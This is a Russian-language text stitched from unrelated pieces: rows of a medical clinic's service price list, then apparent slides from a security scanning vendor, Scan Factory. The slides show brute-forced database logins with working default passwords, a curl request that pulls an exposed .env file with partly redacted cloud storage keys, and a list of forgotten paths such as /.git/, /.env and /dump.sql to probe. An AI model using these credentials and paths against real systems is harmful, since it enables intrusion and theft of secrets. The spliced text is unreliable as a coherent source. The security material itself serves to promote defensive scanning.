01.08.2023	УЗИ одного сустава (плечевой, локтевой, тазобедренный, коленный)	1	1200	0	0	1200	Медицинские услуги	УЗИ
01.08.2023	Плазмолифтинг интимный (1 пробирка)	1	6000	0	0	6000	Медицинские услуги	Кабинет гинеколога
01.08.2023	Г131СТГ (соматотропный гормон)	1	495	0	0	495	Медицинские услуги	Лаборатория
01.08.2023	Е105 Местные анестетики. Комплекс 1.Артикаин (брилокаин, септанест, убистезин, ультракаин)	1	1680	0	0	1680	Медицинские услуги	Лаборатория
01.08.2023	Внутривенная струйная инъекция (Милдронат)	1	630	0	0	630	Медицинские услуги	Манипуляции МС
01.08.2023	Внутривенное капельно (Цитофлавин)							

```
:1533 - Login Successful: WORKSTATION\admin:admin
sys as sysdba:oracle - Valid credentials
```

```
.17:5444 - Login Successful: postgres:amber@template1
.16:5444 - Login Successful: postgres:amber@template1
.25:5444 - Login Successful: postgres:amber@template1
.24:5444 - Login Successful: postgres:amber@template1
.26:5444 - Login Successful: postgres:amber@template1
```

Ошибки конфигураций / забытые файлы

Уязвимый URL:

https://[redacted]:443/.env

IP:

[redacted]

Воспроизведение уязвимости:

```
curl -X 'GET' -d '' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,im
e, br' -H 'Accept-Language: en-US' -H 'Referer: https://[redacted]n/' -H 'Se
e-Insecure-Requests: 1' -H 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_3) A
'
```

HTTP ответ:

```
#YANDEX_OBJECT_STORAGE__SERVICE_ACCOUNT_KEY =
#YANDEX_OBJECT_STORAGE__SERVICE_ACCOUNT_SECRET =
#YANDEX_OBJECT_STORAGE__PUBLIC_BUCKET =
YANDEX_OBJECT_STORAGE__SERVICE_ACCOUNT_KEY=C8eK[redacted]
YANDEX_OBJECT_STORAGE__SERVICE_ACCOUNT_SECRET=a[redacted]Ggo8
YANDEX_OBJECT_STORAGE__PUBLIC_BUCKET=public.tes[redacted]
YANDEX_OBJECT_STORAGE__CLIENT_DOCUMENTS_BUCKET=[redacted]
```

/.git/
/.env
/website.rar
/web.zip
/dump.sql
/{DOMAIN}.tar.gz
/{CLIENT}.zip

Единственный путь к закрытию — объединять лучшие инструменты и практики

1

Каждый сканер хорош
только в своём направлении

2

Атакующие техники (брутфорс OWA/IPMI)
не встраивают в классические сканеры

3

Opensource нужно уметь готовить

4

1 day monitoring

SCAN FACTORY

https://scan-factory.ru